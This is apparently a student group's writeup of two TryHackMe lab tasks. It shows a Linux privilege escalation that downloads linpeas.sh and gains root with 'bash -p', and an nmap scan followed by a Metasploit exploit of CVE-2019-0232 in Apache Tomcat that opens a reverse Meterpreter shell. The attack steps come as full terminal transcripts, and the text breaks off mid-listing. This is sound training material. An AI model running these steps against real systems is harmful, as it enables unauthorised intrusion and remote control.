

PSP0201

Week 4

Writeup

Group Name: Siuuu

Members

ID	Name	Role
1211103423	Rino Frawidya bin Suheri	Leader
1211104232	Muhammad Amirul Haiqal Bin Zameri	Member
1211101924	Nur Ayu Farisha Binti Hamdan @ Hood	Member

Day11: Networking– Networking The Rogue Gnome

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

Question 1


11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Question2

them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question3



The screenshot shows a terminal window with the following output:



```
root@ip-10-10-228-72: ~
File Edit View Search Terminal Help
Usage of /: 26.8% of 14.70GB  Users logged in: 0
Memory usage: 8%           IP address for ens5: 10.10.174.24
Swap usage: 0%

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch

68 packages can be updated.
0 updates are security updates.

Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$ sudo -il
usage: sudo -h | -K | -k | -V
usage: sudo [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
      [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
      prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
      prompt] [-T timeout] [-u user] file ...
-bash-4.4$
```

Question 4



```
root@ip-10-10-228-72: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-228-72: ~      x  root@ip-10-10-228-72: ~      x  root@ip-10-10-228-72:/op... x
-bash-4.4$ //  
-bash: //: Is a directory  
-bash-4.4$ -//  
-bash: -//: No such file or directory  
-bash-4.4$ wget http://10.10.228.72/linpeas.sh  
--2022-06-25 17:18:02-- http://10.10.228.72/linpeas.sh  
Connecting to 10.10.228.72:80... connected.  
HTTP request sent, awaiting response... 405 Method Not Allowed  
2022-06-25 17:18:02 ERROR 405: Method Not Allowed.

-bash-4.4$ wget http://10.10.228.72:8080/linpeas.sh  
--2022-06-25 17:18:28-- http://10.10.228.72:8080/linpeas.sh  
Connecting to 10.10.228.72:8080... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 233380 (228K) [text/x-sh]  
Saving to: 'linpeas.sh'

linpeas.sh      100%[=====] 227.91K  ---KB/s   in 0.001s  
2022-06-25 17:18:28 (228 MB/s) - 'linpeas.sh' saved [233380/233380]

-bash-4.4$ ls
linpeas.sh
-bash-4.4$
```

```
root@ip-10-10-228-72: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-228-72: ~      x  root@ip-10-10-228-72: ~      x  root@ip-10-10-228-72:/op... x
-bash-4.4$ -//  
-bash: -//: No such file or directory  
-bash-4.4$ wget http://10.10.228.72/linpeas.sh  
--2022-06-25 17:18:02-- http://10.10.228.72/linpeas.sh  
Connecting to 10.10.228.72:80... connected.  
HTTP request sent, awaiting response... 405 Method Not Allowed  
2022-06-25 17:18:02 ERROR 405: Method Not Allowed.

-bash-4.4$ wget http://10.10.228.72:8080/linpeas.sh  
--2022-06-25 17:18:28-- http://10.10.228.72:8080/linpeas.sh  
Connecting to 10.10.228.72:8080... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 233380 (228K) [text/x-sh]  
Saving to: 'linpeas.sh'

linpeas.sh      100%[=====] 227.91K  ---KB/s   in 0.001s  
2022-06-25 17:18:28 (228 MB/s) - 'linpeas.sh' saved [233380/233380]

-bash-4.4$ ls
linpeas.sh
-bash-4.4$ less linpeas.sh
-bash-4.4$ chmod +x linpeas.sh
-bash-4.4$
```

Question 5

```
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Thought Process/Methodology:


Day12: Networking – Networking Ready, set, elf.

Tools used: Kali Linux, Firefox

Solution/Walkthrough:


Question 1

Open terminal and run sudo and nmap command.



The screenshot shows a terminal window titled "root@ip-10-10-55-16: ~". The window has a dark background with white text. At the top, there's a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". Below the menu, an error message reads "Failed to open input file l for reading QUITTING!". Then, the user runs the command "sudo nmap -A 10.10.66.130". The output of the Nmap scan is displayed below, showing various ports and services on the target host. Key details include:

- Starting Nmap 7.60 at 2022-06-26 15:36 BST
- Nmap scan report for ip-10-10-66-130.eu-west-1.compute.internal (10.10.66.130)
- Host is up (0.00056s latency).
- Not shown: 996 filtered ports
- PORT STATE SERVICE VERSION
- 3389/tcp open ms-wbt-server Microsoft Terminal Services
- | ssl-cert: Subject: commonName=tbfc-web-01
- | Not valid before: 2022-06-25T14:25:39
- | Not valid after: 2022-12-25T14:25:39
- |_ssl-date: 2022-06-26T14:37:29+00:00; -1s from scanner time.
- 5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
- |_http-server-header: Microsoft-HTTPAPI/2.0
- |_http-title: Service Unavailable
- 8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
- |_ajp-methods:
- |_ Supported methods: GET HEAD POST OPTIONS
- 8080/tcp open http-proxy
- | fingerprint-strings:
- | | GetRequest:
- | | HTTP/1.1 200




root@ip-10-10-55-16: ~

```
File Edit View Search Terminal Help
|_Not valid after: 2022-12-25T14:25:39
|_ssl-date: 2022-06-26T14:37:29+00:00; -1s from scanner time.
5357/tcp open  http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8009/tcp open  ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http-proxy
fingerprint-strings:
GetRequest:
HTTP/1.1 200
Content-Type: text/html; charset=UTF-8
Date: Sun, 26 Jun 2022 14:37:19 GMT
Connection: close
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8" />
<title>Apache Tomcat/9.0.17</title>
<link href="favicon.ico" rel="icon" type="image/x-icon" />
<link href="favicon.ico" rel="shortcut icon" type="image/x-icon" />
<link href="tomcat.css" rel="stylesheet" type="text/css" />
</head>
```

Question2

Open Exploit-DB and find the CVE.



The screenshot shows the Exploit-DB website interface. The left sidebar has orange navigation icons for Home, Downloads, Certifications, Training, and Professional Services. The main search bar at the top contains the text "Kali Linux". Below the search bar, there are filters for "Verified" (unchecked) and "Has App" (unchecked). The search results table has columns for Downloads, Certifications, Training, and Professional Services. The first result is "Kali Linux" under Downloads, with OSCP listed under Certifications. The Training section lists "Penetration Testing with Kali Linux (PWK) (PEN-200)" and "All new for 2020". The Professional Services section lists "Penetration Testing". Other results include "Kali NetHunter" (OSWP, PEN-210, Advanced Attack Simulation), "Kali Linux Revealed Book" (OSEP, PEN-300, Application Security Assessment), "OSWE" (WEB-300, Updated for 2020), "OSED" (EXP-301, All new for 2021), and "OSEE".

Downloads	Certifications	Training	Professional Services
Kali Linux	OSCP	Penetration Testing with Kali Linux (PWK) (PEN-200) All new for 2020	Penetration Testing
Kali NetHunter	OSWP	Offensive Security Wireless Attacks (WiFu) (PEN-210)	Advanced Attack Simulation
Kali Linux Revealed Book	OSEP	Evasion Techniques and Breaching Defences (PEN-300) All new for 2020	Application Security Assessment
	OSWE	Advanced Web Attacks and Exploitation (AWAE) (WEB-300) Updated for 2020	
	OSED	Windows User Mode Exploit Development (EXP-301) All new for 2021	
	OSEE		

Date	Type	Platform	Author
2019-07-03	Remote	Windows	Metasploit

Showing 1 to 1 of 1 entries (filtered from 45,032 total entries)

FIRST PREVIOUS ⏪ NEXT LAST

Downloads	Certifications	Training	Professional Services
Kali Linux	OSCP	Penetration Testing with Kali Linux (PWK) (PEN-200) All new for 2020	Penetration Testing
Kali NetHunter	OSWP	Offensive Security Wireless Attacks (WiFi) (PEN-210)	Advanced Attack Simulation
Kali Linux Revealed Book	OSEP	Evasion Techniques and Breaching Defences (PEN-300) All new for 2020	Application Security Assessment
	OSWE	Advanced Web Attacks and Exploitation (AWAE) (WEB-300) Updated for 2020	
	OSED	Windows User Mode Exploit Development (EXP-301) All new for 2021	

EDB-ID: 47073	CVE: 2019-0232	Author: METASPLOIT	Type: REMOTE	Platform: WINDOWS	Date: 2019-07-03
EDB Verified: ✓	Exploit: ⏪ / { } ⏩	Vulnerable App:			

```
##  
# This module requires Metasploit: https://metasploit.com/download  
# Current source: https://github.com/rapid7/metasploit-framework  
##  
  
class MetasploitModule < Msf::Exploit::Remote  
  Rank = ExcellentRanking
```

Question3

Use the msfconsole commands and search the CVE. Then, set RHOST to tryhackme IP given, LHOST to our IP, and TARGETURI to the cgi script. After that, exploit it.

```
root@ip-10-10-55-16: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-55-16: ~ x root@ip-10-10-55-16: ~ x
SF:.name\x20{color:black;}\x20\.line\x20{height:1px;background-color:#525D
SF:76;border:none;}</style></head><body><h">;
MAC Address: 02:14:A4:11:90:B1 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s

TRACEROUTE
HOP RTT      ADDRESS
1   0.56 ms ip-10-10-66-130.eu-west-1.compute.internal (10.10.66.130)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.55 seconds
root@ip-10-10-55-16:~# msfconsole
```

```
msf5 > search 2019-0232

Matching Modules
=====
#  Name
heck  Description
-  ----
----  -----
  0  exploit/windows/http/tomcat_cgi_cmdlineargs  2019-04-10      excellent  Y
es    Apache Tomcat CGI Servlet enableCmdLineArguments Vulnerability

msf5 > 

root@ip-10-10-55-16: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-55-16: ~          x  root@ip-10-10-55-16: ~          x
port][...]
  RHOSTS           yes   The target host(s), range CIDR identifier, or host
s file with syntax 'file:<path>'
  RPORT        8080     yes   The target port (TCP)
  SSL         false    no    Negotiate SSL/TLS for outgoing connections
  SSLCert      [ ]      no    Path to a custom SSL certificate (default is rando
mly generated)
  TARGETURI    /       yes   The URI path to CGI script
  VHOST        [ ]      no    HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----          -----  -----
EXITFUNC process      yes       Exit technique (Accepted: '', seh, thread, process,
none)
LHOST  10.10.55.16    yes       The listen address (an interface may be specified)
LPORT  4444            yes       The listen port

Exploit target:
Id  Name
--  --
  0  Apache Tomcat 9.0 or prior for Windows

msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > =
```

```
root@ip-10-10-55-16: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-55-16: ~ x root@ip-10-10-55-16: ~ x
mly generated)
TARGETURI / yes The URI path to CGI script
VHOST no HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- -----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process,
none)
LHOST 10.10.55.16 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- ---
0 Apache Tomcat 9.0 or prior for Windows

msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.66.130
RHOST => 10.10.66.130
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.10.55.16
LHOST => 10.10.55.16
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI /cgi-bin/elfwhacker.bat
TARGETURI => /cgi-bin/elfwhacker.bat
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > 
```

```
root@ip-10-10-55-16: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-55-16: ~ x root@ip-10-10-55-16: ~ x
pe:host:port][...]
RHOSTS 10.10.66.130 yes The target host(s), range CIDR identifier,
or hosts file with syntax 'file:<path>'
RPORT 8080 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
SSLCert no Path to a custom SSL certificate (default
is randomly generated)
TARGETURI /cgi-bin/elfwhacker.bat yes The URI path to CGI script
VHOST no HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- -----
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process,
none)
LHOST 10.10.55.16 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- ---
0 Apache Tomcat 9.0 or prior for Windows

msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > 
```

```
root@ip-10-10-55-16: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-55-16: ~ x root@ip-10-10-55-16: ~ x
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > exploit

[*] Started reverse TCP handler on 10.10.55.16:4444
[*] Executing automatic check (disable AutoCheck to override)
[+] The target is vulnerable.
[*] Command Stager progress - 6.95% done (6999/100668 bytes)
[*] Command Stager progress - 13.91% done (13998/100668 bytes)
[*] Command Stager progress - 20.86% done (20997/100668 bytes)
[*] Command Stager progress - 27.81% done (27996/100668 bytes)
[*] Command Stager progress - 34.76% done (34995/100668 bytes)
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (176195 bytes) to 10.10.66.130
[*] Meterpreter session 1 opened (10.10.55.16:4444 -> 10.10.66.130:49809) at 2022-06-26 16:03:37 +0100

meterpreter >
[!] Make sure to manually cleanup the exe generated by the exploit
background
[*] Backgrounding session 1...
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > ]
```

```
root@ip-10-10-55-16: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-55-16: ~ x root@ip-10-10-55-16: ~ x
[*] Command Stager progress - 41.72% done (41994/100668 bytes)
[*] Command Stager progress - 48.67% done (48993/100668 bytes)
[*] Command Stager progress - 55.62% done (55992/100668 bytes)
[*] Command Stager progress - 62.57% done (62991/100668 bytes)
[*] Command Stager progress - 69.53% done (69990/100668 bytes)
[*] Command Stager progress - 76.48% done (76989/100668 bytes)
[*] Command Stager progress - 83.43% done (83988/100668 bytes)
[*] Command Stager progress - 90.38% done (90987/100668 bytes)
[*] Command Stager progress - 97.34% done (97986/100668 bytes)
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Sending stage (176195 bytes) to 10.10.66.130
[*] Meterpreter session 1 opened (10.10.55.16:4444 -> 10.10.66.130:49809) at 2022-06-26 16:03:37 +0100

meterpreter >
[!] Make sure to manually cleanup the exe generated by the exploit
background
[*] Backgrounding session 1...
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > show sessions

Active sessions
=====
Id  Name      Type           Information                                         Connection
--  ----
1   meterpreter x86/windows  TBFC-WEB-01\elfmcskidly @ TBFC-WEB-01  10.10.55.16:4444
-> 10.10.66.130:49809 (10.10.66.130)

msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > ]
```

Question 4

Open the session and list out the file. After that, we execute command shell and list out the current directory and get the flag.

```
root@ip-10-10-55-16: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-55-16: ~ x root@ip-10-10-55-16: ~ x
[!] Make sure to manually cleanup the exe generated by the exploit
background
[*] Backgrounding session 1...
msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > show sessions

Active sessions
=====
Id  Name  Type          Information           Connection
--  ---  -----
1   meterpreter x86/windows  TBFC-WEB-01\elfmcskidy @ TBFC-WEB-01  10.10.55.16:4444
-> 10.10.66.130:49809 (10.10.66.130)

msf5 exploit(windows/http/tomcat_cgi_cmdlineargs) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
=====
=>

Mode      Size  Type  Last modified      Name
----      ---  ---  -----      ---
100777/rwxrwxrwx 73802  fil  2022-06-26 16:03:35 +0100  QpIEn.exe
100777/rwxrwxrwx 825   fil  2020-11-19 03:49:25 +0000  elfwhacker.bat
100666/rw-rw-rw- 27    fil  2020-11-19 22:05:43 +0000  flag1.txt

meterpreter > 
```

```

root@ip-10-10-55-16: ~
File Edit View Search Terminal Tabs Help
root@ip-10-10-55-16: ~ x root@ip-10-10-55-16: ~ x
Mode Size Type Last modified Name
---- ---- ----- -----
100777/rwxrwxrwx 73802 fil 2022-06-26 16:03:35 +0100 QpIEn.exe
100777/rwxrwxrwx 825 fil 2020-11-19 03:49:25 +0000 elfwhacker.bat
